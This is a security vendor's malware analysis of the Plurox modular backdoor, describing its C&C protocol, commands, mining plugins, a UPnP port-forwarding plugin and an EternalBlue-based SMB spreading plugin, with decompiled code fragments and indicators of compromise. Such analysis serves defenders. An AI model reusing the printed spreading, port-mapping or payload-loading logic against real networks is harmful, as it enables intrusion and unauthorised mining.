
# Plurox: Modular backdoor

securelist.com/plurox-modular-backdoor/91213/



Authors

Expert Anton Kuzmenko

In February this year, a curious backdoor passed across our virtual desk. The analysis showed the malware to have a few quite unpleasant features. It can spread itself over a local network via an exploit, provide access to the attacked network, and install miners and other malicious software on victim computers. What's more, the backdoor is modular, which means that its functionality can be expanded with the aid of plugins, as required. Post-analysis, the malware was named Backdoor.Win32.Plurox.

## Key features

Plurox is written in C and complied with Mingw GCC, and judging by the presence of debug lines, the malware was at the testing stage when detected.

```
if ( !v43 )
{
  v5 = WSAGetLastError();
  send_error(bot_id.id, 3003, 95, v5, "LOADER", "loader.c");
  goto LABEL_123;
}
```

*Debug lines in the samples we found*

The backdoor uses the TCP protocol to communicate with the C&C server; plugins are loaded and directly interfaced via two different ports, which are stitched into the body of Plurox; the C&C addresses are also hardcoded into the bot. When monitoring the malware's activity, we detected two "subnets." In one, Plurox receives only miners (auto_proc, auto_cuda, auto_gpu_nvidia modules) from the C&C center, while in the other, besides miners (auto_opencl_amd, auto_miner), it is passed several plugins, which will be discussed later.

The Plurox family has virtually no encryption, only a few 4-byte keys are applied for the regular XOR cipher. The packet for calling the C&C server looks as follows:

```
[-] [root]
  [.] key = aa 95 82 71
  [.] rand_id = 29 86 2c 4c
  [.] net_info = 01 00 00 00 00 00 00 00
  [.] sys_uptime = 27
  [.] last_input = 0
  [.] win_version = 5
  [.] is_admin = 1
  [.] unk = 1
  [.] number_of_proc = 4
  [.] frequency = 2900
  [.] ram_size = 2048
  [.] videocard_flag = 0
  [.] subnet = 3004
  [.] command = 0
  [.] buffer = 54 52 41 46 46 49 43 5f 31 …

00000000: aa 95 82 71 29 86 2c 4c 01 00 00 00 00 00 00 00 | ...q).,L........
00000010: 1b 00 00 00 00 00 00 00 05 00 00 00 01 00 00 00 | ................
00000020: 01 00 00 00 04 00 00 00 54 0b 00 00 00 08 00 00 | ........T.......
00000030: 00 00 00 00 bc 0b 00 00 00 00 00 00 fe c7 c3 37 | ...............7
00000040: ec dc c1 2e 9b 95 82 71 aa 95 82 71             | .......q...q

all: 20260, tree: 12120, tree_draw: 4821, hexview: 8140, ln: 16, highlight = 60..76
```

The buffer contains an XORed string with the key at the start of the packet. The response from the C&C center contains the command to be executed, plus data for its execution, which is encrypted using XOR. When the plugin is loaded, the bot itself selects the required bitness and requests both auto_proc and auto_proc64. In response there arrives a packet with an encrypted plugin, the usual MZ-PE.

## Supported commands

The Plurox version we found supports a total of seven commands:

- Download and run files using WinAPI CreateProcess
- Update bot
- Delete and stop (delete own service, remove from autoload, delete files, remove artifacts from registry)
- Download and run plugin
- Stop plugin
- Update plugin (stop process and delete file of old version, load and start new one)
- Stop and delete plugin

```
switch ( command )
{
  case 1:
    download(response);
    break;
  case 2:
    update(v4, response);
    break;
  case 3:
    delete(v4, response);
    break;
  case 4:
    plugin_start(response);
    break;
  case 5:
    plugin_stop(response);
    break;
  case 6:
    plugin_update(response);
    break;
  case 7:
    plugin_delete(response);
    break;
  default:
    continue;
}
```

## Plugins

During the monitoring, we managed to detect several Plurox plugins and study them all.

### Plugin miners

The malware can install on the victim computer one of several cryptocurrency miners, depending on the particular system configuration. The bot sends the package with the system configuration to the C&C server, and in response it receives information about which plugin to download. We counted eight mining modules in total, whose features can be guessed from their names:

- auto_proc

- auto_cuda
- auto_miner
- auto_opencl_amd
- auto_gpu_intel
- auto_gpu_nvidia
- auto_gpu_cuda
- auto_gpu_amd

## UPnP plugin

The module receives from the C&C a subnet with mask /24, retrieves all IP addresses from it, and attempts to forward ports 135 (MS-RPC) and 445 (SMB) for the currently selected IP address on the router using the UPnP protocol. If successful, it reports the result to the C&C center, waits for 300 seconds (5 minutes), and then deletes the forwarded ports. We assume that this plugin can be used to attack a local network. It would take an attacker just five minutes to sort through all existing exploits for services running on these ports. If the administrators notice the attack on the host, they will see the attack coming directly from the router, not from a local machine. A successful attack will help the cybercriminals gain a foothold in the network.

```
for ( i = 1; i <= 254; ++i )
{
  printf(&machine_ip, 16, "%d.%d.%d.%d", *v26, v27, v28, i);
  if ( add_port_mapping(&router_ip, &machine_ip, &v19, &v20, v38, (i - 0x4702), 135) )
  {
    if ( add_port_mapping(&router_ip, &machine_ip, &v19, &v20, v38, (i - 0x4CB8), 445) )
    {
      zero_mem(v17, 256);
      zero_mem(v16, 256);
      zero_mem(v15, 256);
      v29 = 0;
      if ( sub_40166A(&router_ip, v17, v16, v15, &v29, (i - 19640), (i - 18178)) )
      {
        if ( strstr(v17, "Windows 7")
          || strstr(v17, "2008")
          || strstr(v17, "Vista")
          || strstr(v17, "6.0")
          || strstr(v17, "6.1")
          || strstr(v17, "2003")
          || strstr(v17, "5.2") )
        {
          report_found(&router_ip, &machine_ip, i + 45896, i + 47358, v29, v17);
          Sleep(300000u);
        }
        else if ( strstr(v17, "Windows XP") || strstr(v17, "5.0") || strstr(v17, "5.1") )
        {
          v29 = 1;
          report_found(&router_ip, &machine_ip, i + 45896, i + 47358, 1, v17);
          Sleep(0x493E0u);
        }
      }
      delete_port_mapping(&router_ip, &v19, &v20, v38, (i - 19640));
    }
    delete_port_mapping(&router_ip, &v19, &v20, v38, (i - 18178));
  }
}
```

According to its description, the plugin is very similar to EternalSilence, except that port 135 is forwarded instead of 139. See this Akamai article for details of EternalSilence:

{"NewProtocol": "TCP", "NewInternalPort": "445", "NewInternalClient": "192.168.10.165",

"NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "47622"}

And here's the Plurox plugin template:

<NewProtocol>TCP</NewProtocol>
<NewInternalPort>%d</NewInternalPort>
<NewInternalClient>%s</NewInternalClient>
<NewEnabled>1</NewEnabled>
<NewPortMappingDescription>galleta silenciosa</NewPortMappingDescription>

In the two examples, a matching line is highlighted — a description of port forwarding.


## SMB plugin

This module is responsible for spreading malware over the network using the EternalBlue exploit. It is identical to the **wormDll32** module from **Trojan.Win32.Trickster**, but with no debug lines in the code, plus the payload in the exploit is loaded using sockets.

```
v1 = v20;
v2 = a1 - 428;
v3 = 0x47;
do
{
  v4 = *v1;
  ++v1;
  *v2 = v4 ^ 0xA5C7F042;
  ++v2;
  --v3;
}
while ( v3 );
v5 = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink->Flink->Flink[2].Flink;
*(a1 - 10) = v5;
v6 = (*(&v5[7].Blink[15].Flink + v5) + v5);
v7 = *(v6 + 28);
v8 = 0;
for ( i = (*(a1 - 10) + *(v6 + 32)); ; ++i )
{
  v10 = a1 - 0x637;
  v11 = 14;
  v12 = (*(a1 - 10) + *i);
  do
  {
    if ( !v11 )
      break;
    v13 = *v10++ == *v12++;
    --v11;
  }
  while ( v13 );
  if ( !v11 )
    break;
  ++v8;
}
v14 = *(a1 - 10) + v7;
if ( v8 >= 0x200 )
  ++v8;
*(a1 - 19) = *(a1 - 10) + *(v14 + 4 * v8);
*(a1 - 18) = (*(a1 - 19))(*(a1 - 10), a1 - 0x627);// LoadLibraryA
*(a1 - 17) = (*(a1 - 19))(*(a1 - 10), a1 - 0x61A);
*(a1 - 16) = (*(a1 - 19))(*(a1 - 10), a1 - 0x60B);
*(a1 - 15) = (*(a1 - 19))(*(a1 - 10), a1 - 1537);
0000A9A7 injected_to_r3_main:36 (40A9A7)
```

```
v2 = v26;
v3 = (a2 - 0x6B0);
v4 = a1 - 2;
v5 = 77;
do
{
  v6 = *v2;
  ++v2;
  *v3 = v6 ^ 0x7D2096C3;
  ++v3;
  --v5;
  v4 -= 4;
}
while ( v5 );
v7 = *(*(**(*(MEMORY[0x60] - 1 + 24) - 1 + 16) - 1) + 48);
*(a2 - 108) = v7;
v8 = v7 + 2 + *(v7 + 1 + *(v7 + 60) + 136);
v9 = v7 + 3;
v10 = *(v8 + 24);
v11 = v7 + 3 + *(v8 + 32);
do
{
  v12 = (v9 + *(v11 + 4 * v10));
  v13 = (v9 - 1551);
  v14 = 14;
  do
  {
    if ( !v14 )
      break;
    v15 = *v12 == *v13;
    v12 = (v12 + 1);
    ++v13;
    --v14;
  }
  while ( v15 );
}
while ( v14 );
LOWORD(v10) = v10 + 1;
*(v9 - 188) = *(*(v9 + v12[9] + 2 * v10) + 1 + *v12 - 24) - 1;
*(v9 - 180) = (*(v9 - 188))(*(v9 - 108), v9 - 0x602) - 2;
*(v9 - 172) = (*(v9 - 188))(*(v9 - 108), v9 - 1525) - 2;
*(v9 - 164) = (*(v9 - 188))(*(v9 - 108), v9 - 1510) - 2;
0000A5A5 injected_to_r3_main:52 (6CD4B1A5)
```

*Left: Plurox SMB plugin injected code, right: WormDll injected code*



```
int sub_40376E()
{
  char *ipaddr; // eax
  char name; // [esp+58h] [ebp-130h]
  DWORD resume_handle; // [esp+15Ch] [ebp-2Ch]
  DWORD totalentries; // [esp+160h] [ebp-28h]
  DWORD entriesread; // [esp+164h] [ebp-24h]
  LPBYTE bufptr; // [esp+168h] [ebp-20h]
  struct in_addr *v7; // [esp+16Ch] [ebp-1Ch]
  struct hostent *v8; // [esp+170h] [ebp-18h]
  DWORD v9; // [esp+174h] [ebp-14h]
  DWORD i; // [esp+178h] [ebp-10h]
  int v11; // [esp+17Ch] [ebp-Ch]

  bufptr = 0;
  entriesread = 0;
  totalentries = 0;
  v11 = 0;
  resume_handle = 0;
  i = 0;
  v9 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, 0x1000u, 0, &resume_ha
  if ( v9 && v9 != 234 )
    return 0;
  if ( !bufptr )
    return 0;
  for ( i = 0; i < entriesread; ++i )
  {
    printf(&name, 260, als, *&bufptr[24 * i + 4]);
    v8 = gethostbyname(&name);
    if ( v8 )
    {
      v7 = *v8->h_addr_list;
      ipaddr = inet_ntoa(*v7);
      exploit(ipaddr);
    }
    ++v11;
  }
  NetApiBufferFree(bufptr);
  return 1;
}
```

```
int sub_6CD4389E()
{
  char *v1; // eax
  char v2; // [esp+4h] [ebp-184h]
  char v3; // [esp+4h] [ebp-184h]
  char name; // [esp+58h] [ebp-130h]
  DWORD resume_handle; // [esp+15Ch] [ebp-2Ch]
  DWORD totalentries; // [esp+160h] [ebp-28h]
  DWORD entriesread; // [esp+164h] [ebp-24h]
  LPBYTE bufptr; // [esp+168h] [ebp-20h]
  struct in_addr *v9; // [esp+16Ch] [ebp-1Ch]
  struct hostent *v10; // [esp+170h] [ebp-18h]
  DWORD v11; // [esp+174h] [ebp-14h]
  DWORD i; // [esp+178h] [ebp-10h]
  int v13; // [esp+17Ch] [ebp-Ch]

  bufptr = 0;
  entriesread = 0;
  totalentries = 0;
  v13 = 0;
  resume_handle = 0;
  i = 0;
  v11 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, 0x1000u, 0, &resume_ha
  if ( v11 && v11 != 234 )
    return 0;
  if ( !bufptr )
    return 0;
  sub_6CD41500(L"\t\t****MACHINE IN WORKGROUP*****\n", v2);
  for ( i = 0; i < entriesread; ++i )
  {
    sub_6CD49E10(&name, 260, "%ls");
    v10 = gethostbyname(&name);
    if ( v10 )
    {
      v9 = *v10->h_addr_list;
      v1 = inet_ntoa(*v9);
      sub_6CD42CA6(v1);
    }
    ++v13;
  }
  NetApiBufferFree(bufptr);
  sub_6CD41500(L"\n\n", v3);
  return 1;
}
```

*Left: Plurox SMB plugin NetServerEnum, right: Trickster WormDll NetServerEnum*

As can be seen in these samples, not only is the injected code similar, but also the code for standard procedures. Based on this, we can assume that the analyzed samples were taken from the same source code (commented lines in the Trickster plugin are missing in the Plurox plugin), which means the respective creators of Plurox and Trickster may be linked.

Kaspersky security solutions detect the bot and its plugins with the verdicts **Backdoor.Win32.Plurox** and **HEUR:Trojan.Win32.Generic.**

## IoC

### C&C servers

- 178.21[.]11.90
- 185.146[.]157.143
- 37.140[.]199.65
- 194.58[.]92.63
- obuhov2k[.]beget[.]tech
- webdynamicname[.]com
- 37.46[.]131.250
- 188.93[.]210.42

## MD5

- **Main body**
- 59523DD8F5CE128B68EA44ED2EDD5FCA
- C4A74D79030336A0C3CF60DE2CFAE9E9
- CECFD6BCFDD56B5CC1C129740EA2C524
- BE591AA0E48E496B781004D0E833E261

- **Trickster Worm module**
- f233dd609821c896a4cb342cf0afe7b2
- **auto_proc32**
- 2e55ae88c67b1d871049af022cc22aac
- **auto_proc64**
- b2d76d715a81862db84f216112fb6930
- **auto_opencl_amd32**
- a24fd434ffc7d3157272189753118fbf
- **auto_opencl_amd64**
- 117f978f07a658bce0b5751617e9d465
- **auto_miner32**
- 768857d6792ee7be1e1c5b60636501e5
- **auto_miner64**
- e8aed94c43c8c6f8218e0f2e9b57f083
- **upnp32**
- 8cf5c72217c1bb48902da2c83c9ccd4e
- **upnp64**
- b2824d2007c5a1077856ae6d8192f523
- **smb32**
- 6915dd5186c65891503f90e91d8716c6
- **smb64**
- cd68adc0fbd78117521b7995570333b2

- Backdoor
- EternalBlue
- Malware Descriptions
- Miner
- Vulnerabilities and exploits

Authors

Anton Kuzmenko

Plurox: Modular backdoor

---

Your email address will not be published. Required fields are marked *